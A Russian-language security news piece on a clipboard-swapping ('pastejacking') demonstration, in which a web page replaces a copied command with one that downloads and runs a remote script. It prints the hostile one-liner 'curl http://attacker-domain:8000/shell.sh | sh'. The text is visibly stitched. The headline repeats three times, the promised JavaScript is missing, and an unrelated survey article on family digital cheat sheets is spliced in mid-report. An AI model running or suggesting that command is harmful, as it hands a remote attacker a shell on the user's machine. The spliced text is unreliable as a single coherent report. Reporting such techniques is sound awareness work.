



Эксперт показал подмену скопированной на веб-странице команды

Эксперт показал подмену скопированной на веб-странице команды

Эксперт показал подмену скопированной на веб-странице команды

Ряд программистов, системных администраторов и исследователей привыкли копировать определённые куски кода на веб-страницах, а затем вставлять их, например, в консоль или терминал. Как оказалось, это пагубная практика, которая может привести к негативным для устройства последствиям.

Габриэль Фридлендер, основатель платформы для обучения основам кибербезопасности — Wizer, показал очевидный, но при этом интересный приём, который заставит по-новому взглянуть на процесс копирования-вставки с веб-страниц.

Суть в том, что при копировании страница может незаметно подменить содержимое буфера обмена, что приведёт к использованию совершенно другой команды на устройстве пользователя. Поскольку как новички, так и уже опытные сисадмины привыкли иногда «копипастить» код (характерный пример — со StackOverflow), будет полезно помнить про описанную Фридлендером технику.


Специалист даже опубликовал в блоге тривиальный демонстрационный код (proof-of-concept, PoC) и просит читателей попробовать скопировать простейшую команду, с которой знакомо подавляющее большинство системных администраторов:


После вставки скопированной команды в любой текстовый редактор пользователь увидит совершенно другое:

curl http://attacker-domain:8000/shell.sh | sh

Примечательно, что при вставке этой команды в терминал Linux она моментально выполнится, что создаёт ещё больший риск, ведь пользователь даже не успеет проверить корректность введённых данных.


Как пояснил Фридлендер, суть трюка кроется в JavaScript-коде, размещённом на демонстрационной странице:

Семейная техподдержка: россияне пишут близким цифровые шпаргалки

Россияне не только переживают, что родственники попадутся мошенникам, но и переходят к активной обороне: рисуют стрелки на скриншотах, записывают голосовые инструкции и оставляют рукописные памятки рядом с гаджетами.

Согласно исследованию «Лаборатории Касперского», за безопасность близких в интернете беспокоятся 54% россиян.

Главный страх — мошенники: такого сценария опасаются 58% опрошенных. Потери денег тревожат 48%, взлом аккаунта — 35%, заражение устройства вредоносными программами — 31%, а передачу личных данных незнакомцам — 27%.

Обычного «не нажимай куда попало» многим уже недостаточно. 63% респондентов создают для родных цифровые шпаргалки по работе с сервисами и устройствами.

Самый популярный формат — скриншоты с подсказками, которыми пользуется 31%. Ещё 27% предпочитают старую школу и пишут пошаговые инструкции от руки. Голосовые памятки записывает 21%, печатные — 14%.

Неожиданными отличниками по семейной кибергигиене оказались зумеры. Онлайн-памятки для близких создают 53% представителей этого поколения. Среди миллениалов таких 46%, а среди бумеров — 27%.

Отдельный опрос на Международном фестивале молодёжи показал похожую картину: помощь родственникам с настройкой смартфонов и компьютеров вошла в тройку распространённых цифровых привычек. Рядом оказались своевременные обновления устройств и проверка разрешений приложений.

Основное исследование провели в 2026 году среди 1006 жителей крупных российских городов.

RSS: Новости на портале Anti-Malware.ru